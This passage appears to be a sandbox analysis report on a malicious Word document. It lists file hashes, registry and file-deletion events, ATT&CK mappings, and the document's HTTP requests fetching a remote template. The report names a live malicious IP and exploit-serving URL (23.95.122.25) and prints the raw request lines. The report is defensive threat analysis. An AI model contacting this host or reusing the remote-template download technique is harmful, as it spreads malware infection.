Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\EXCEL.EXE" /e		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\ddeexec\application\(Default) Value: Excel		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\ddeexec\topic\(Default) Value: system		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Publisher\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Publisher\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\MSPub.exe\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\MSPub.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1		2320
Call Network API	API Name: recv Args: (624, , 1, 2) Return: ?		2320
Call Network API	API Name: recv Args: (624, , 1, 2) Return: ?		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980008		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 52980009		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5298000a		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109F10090400000000000F01FEC\Usage\SpellingAndGrammarFiles_1033 Value: 5298000b		2320
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\ Value: None		2320
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\ Value: None		2320
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\3.0\ Value: None		2320
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\3.0\1033\ Value: None		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\3.0\1033\Options Version Value: 1		2320
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\3.0\1033\Option Set 0\ Value: None		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\3.0\1033\Option Set 0\Name Value: Grammar & Style		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\3.0\1033\Option Set 0\Data Value: None		2320
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\3.0\1033\Option Set 1\ Value: None		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\3.0\1033\Option Set 1\Name Value: Grammar Only		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\3.0\1033\Option Set 1\Data Value: None		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings\Microsoft Office Word Value: None		2320
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$-3548-E21-1486.docx) Return: 1		2320
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{298FAE98-AE67-4558-9D1D-85983A7E79DC}.tmp) Return: 1		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Data\Settings Value: None		2320
Delete File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2320
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~$Normal.dotm) Return: 1		2320
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EB45B75E-9E34-452B-B98F-B277837152CA}.tmp) Return: 1		2320
Add File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS		2320
Write File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTF Value: 73		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTA Value: 73		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		2320

▼ Screenshot



W10


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_FRS.VSNTDJ21
Exploited vulnerabilities	-
Network connection	Custom

Object 1 - SR-3548-E21-1486.docx (Office Word 2007 document)

File name	SR-3548-E21-1486.docx
File type	Office Word 2007 document
SHA-1	0754E8698E7F620A99C544595F8B813DC0E2288A
SHA-256	56FECA325C9A9A8D67BA677328908F821B6576A3D408AD1CB1239D590B489FE4
MD5	5F30BCFC9098055883D92AC786BDDC9A
Size	10333 byte(s)

Risk Level	High risk
Detection	TROJ_FRS.VSNTDJ21
Exploited vulnerabilities	-
Threat Characteristics	File drop, download, sharing, or replication (5) Malformed, defective, or with known malware traits (1) Process, service, or memory object change (1) Suspicious network or messaging activity (15)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Defense Evasion	File Deletion	🟥⬜⬜ Characteristics: 1, 2, 3, 4, 5
Command and Control	Commonly Used Port	🟥🟥🟥 Characteristics: 1 🟥⬜⬜ Characteristics: 1, 2, 3
	Standard Application Layer Protocol	🟥🟥🟥 Characteristics: 1 🟥⬜⬜ Characteristics: 1, 2, 3

Notable Threat Characteristics

File drop, download, sharing, or replication (5)

Characteristic	Significance	Details
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2944 File: %TEMP%\JETD539.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2944 File: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2944 File: %TEMP%\{D590F4B5-EE76-4D22-9C1E-2AF5CF81FD5F} Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2944 File: %TEMP%\JETD345.tmp Type: VSDT_EMPTY
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2944 File: %TEMP%\{2578F2E4-F0C7-4CCA-9CA0-378A9CFE592D} Type: VSDT_COM_DOS

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: TROJ_FRS.VSNTDJ21 Engine Version: 12.500.1008 Malware Pattern Version: 16.675.92

Process, service, or memory object change (1)

Characteristic	Significance	Details
Creates process	🟥⬜⬜	Process ID: 1040 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe

Suspicious network or messaging activity (15)

Characteristic	Significance	Details
Attempts to connect to suspicious host	🟥⬜⬜	23.95.122.25
Attempts to connect to suspicious URL	🟥⬜⬜	http://23.95.122.25/.-...-/
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://23.95.122.25/.-...-/...dot Threat Name: EXPLOIT_RTF.WRS
Attempts to connect to suspicious URL	🟥⬜⬜	http://23.95.122.25/
Attempts to connect to suspicious URL	🟥⬜⬜	http://23.95.122.25/dashboard/
Connects to remote URL or IP address	🟥⬜⬜	Connection: 23.95.122.25:80 Content: GET /.-...-/...dot HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 15]\r\nAccept-Encoding: gzip, deflate\r\nHost: 23.95.122.25\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	Connection: 23.95.122.25:80 Content: OPTIONS /dashboard/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 23.95.122.25\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	Connection: 23.95.122.25:80 Content: OPTIONS / HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 23.95.122.25\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	Connection: 23.95.122.25:80 Content: HEAD /.-...-/...dot HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-IDCRL_ACCEPTED: t\r\nHost: 23.95.122.25\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	Connection: 23.95.122.25:80 Content: OPTIONS /.-...-/ HTTP/1.1\r\nConnection: Keep-Alive\r\nUser-Agent: Microsoft Office Word 2013\r\nX-MSGETWEBURL: t\r\nX-IDCRL_ACCEPTED: t\r\nHost: 23.95.122.25\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	http://23.95.122.25/.-...-/...dot
Listens on port	🟥⬜⬜	0.0.0.0:49424
Listens on port	🟥⬜⬜	0.0.0.0:49423
Listens on port	🟥⬜⬜	0.0.0.0:49422
Queries DNS server	🟥⬜⬜	23.95.122.25

Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
23.95.122.25	80	-	-	-	SR-3548-E21-1486.docx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
23.95.122.25	-	53	-	-	-	SR-3548-E21-1486.docx
www.microsoft.com	88.221.73.110	53	-	No risk	-	SR-3548-E21-1486.docx

URL	Site Category	Risk Level	Threat	Accessed By
http://23.95.122.25/.-..-/	Untested	-	-	SR-3548-E21-1486.docx
http://23.95.122.25/.-..-/...dot	Malware Accomplice	High	EXPLOIT_RTF.WRS	SR-3548-E21-1486.docx
http://23.95.122.25/	Untested	-	-	SR-3548-E21-1486.docx
http://23.95.122.25/dashboard/	Untested	-	-	SR-3548-E21-1486.docx

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
CentralTable.laccdb	No risk	-	-	-	64	3BC77FC29337CCDB5090B97287E0E40190D23B47
CentralTable.ini	No risk	-	-	-	36	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	No risk	-	-	-	114	B42E8477A968B6E644EBC3A67217B891BBA64EA6
~WRS{0614E162-C183-4D98-99A4-7F938DBC8556}.tmp	No risk	-	-	-	1024	A62F70A7B17863E69759A6720E75FC80E12B46E6
~$-3548-E21-1486.docx	No risk	-	-	-	162	55724D062FDD9CB5A1FBA57BBCD6F3D140468363
~WRS{6EBF22BE-3A68-4B32-89E7-238C7FD9BB8F}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86E49677
msosqmcached.dat	No risk	-	-	-	788	DF314569C3544B994D057D2DBB3574BA69ECB991
~$Normal.dotm	No risk	-	-	-	162	55724D062FDD9CB5A1FBA57BBCD6F3D140468363
CentralTable.accdb	No risk	-	-	-	483328	F512D60EEBA0877F7EE255C787EED94545F1978F
FSD-{E95742C5-D093-42C7-99FE-F7B235E8133A}.FSD	No risk	-	-	-	131072	CB911AC16312DA4274C57A628BDD957A688A80E6

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	0754E8698E7F620A99C544595F8B813DC0E2288A	High
URL	http://23.95.122.25:80/.-..-/	Medium
URL	http://23.95.122.25:80/	Medium
URL	http://23.95.122.25:80/.-..-/...dot	High
URL	http://23.95.122.25:80/dashboard/	Medium

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 23.95.122.25		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://23.95.122.25/.-..-/		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://23.95.122.25/.-..-/...dot Threat Name: EXPLOIT_RTF.WRS		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://23.95.122.25/		
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://23.95.122.25/dashboard/		
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: TROJ_FRS.VSNTDJ21 Engine Version: 12.500.1008 Malware Pattern Version: 16.675.92		
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		2944
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\k2% Value: None		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\WORDFiles Value: 5298012d		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52980106		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52980107		2944
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2944
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocParts\1033\NextUpdate Value: None		2944
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2944
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocBibs\1033\NextUpdate Value: None		2944


Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		2944
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, b7dfaf8, 0) Return: 0		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\';% Value: None		2944
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2944
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2944
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\';% Value: None		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2944
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\}?% Value: None		2944
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2944
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52980108		2944
Call System API	API Name: DeviceIoControl Args: (954, 2d1400, c4f000, 12, c4ef58, 40, ,) Return: 1		2944
Add File	Path: %TEMP%\{2578F2E4-F0C7-4CCA-9CA0-378A9CFE592D} Type: VSDT_COM_DOS		2944
Write File	Path: %TEMP%\{2578F2E4-F0C7-4CCA-9CA0-378A9CFE592D} Type: VSDT_COM_DOS		2944
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		2944
Call Filesystem API	API Name: CopyFileExW Args: (%TEMP%\{2578F2E4-F0C7-4CCA-9CA0-378A9CFE592D}, %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD, 6ba9298e, 0, 0, 9) Return: 1		2944
Delete File	Path: %TEMP%\{2578F2E4-F0C7-4CCA-9CA0-378A9CFE592D} Type: VSDT_COM_DOS		2944
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2944 File: %TEMP%\{2578F2E4-F0C7-4CCA-9CA0-378A9CFE592D} Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{2578F2E4-F0C7-4CCA-9CA0-378A9CFE592D}) Return: 1		2944
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{2578F2E4-F0C7-4CCA-9CA0-378A9CFE592D}) Return: 0		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS		2944
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS		2944
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Internet\LocalSyncClientDiskLocation Value: None		2944
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Identity\SkyDriveClientIdentity Value: None		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\AceFiles Value: 52980001		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FEC\Usage\AceFilesIntl_1033 Value: 52980001		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FEC\Usage\AceFilesIntl_1033 Value: 52980002		2944
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB		2944
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_EMPTY		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E60090400000000000F01FEC\Usage\AceFilesIntl_1033 Value: 52980003		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		2944
Delete File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		2944
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2944 File: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb) Return: 1		2944
Delete File	Path: %TEMP%\JETD345.tmp Type: VSDT_EMPTY		2944
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2944 File: %TEMP%\JETD345.tmp Type: VSDT_EMPTY		
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS		2944
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\AceFiles Value: 52980002		2944
Add File	Path: %TEMP%\{D590F4B5-EE76-4D22-9C1E-2AF5CF81FD5F} Type: VSDT_COM_DOS		2944
Write File	Path: %TEMP%\{D590F4B5-EE76-4D22-9C1E-2AF5CF81FD5F} Type: VSDT_COM_DOS		2944
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		2944
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD Type: VSDT_COM_DOS		2944
Call Filesystem API	API Name: CopyFileExW Args: (%TEMP%\{D590F4B5-EE76-4D22-9C1E-2AF5CF81FD5F}, %LOCALAPPDATA%\Microsoft\Office\15.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD, 6ba9298e, 0, 0, 9) Return: 1		2944
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{D590F4B5-EE76-4D22-9C1E-2AF5CF81FD5F}) Return: 1		2944
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{D590F4B5-EE76-4D22-9C1E-2AF5CF81FD5F}) Return: 0		2944
Delete File	Path: %TEMP%\{D590F4B5-EE76-4D22-9C1E-2AF5CF81FD5F} Type: VSDT_COM_DOS		2944
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2944 File: %TEMP%\{D590F4B5-EE76-4D22-9C1E-2AF5CF81FD5F} Type: VSDT_COM_DOS		
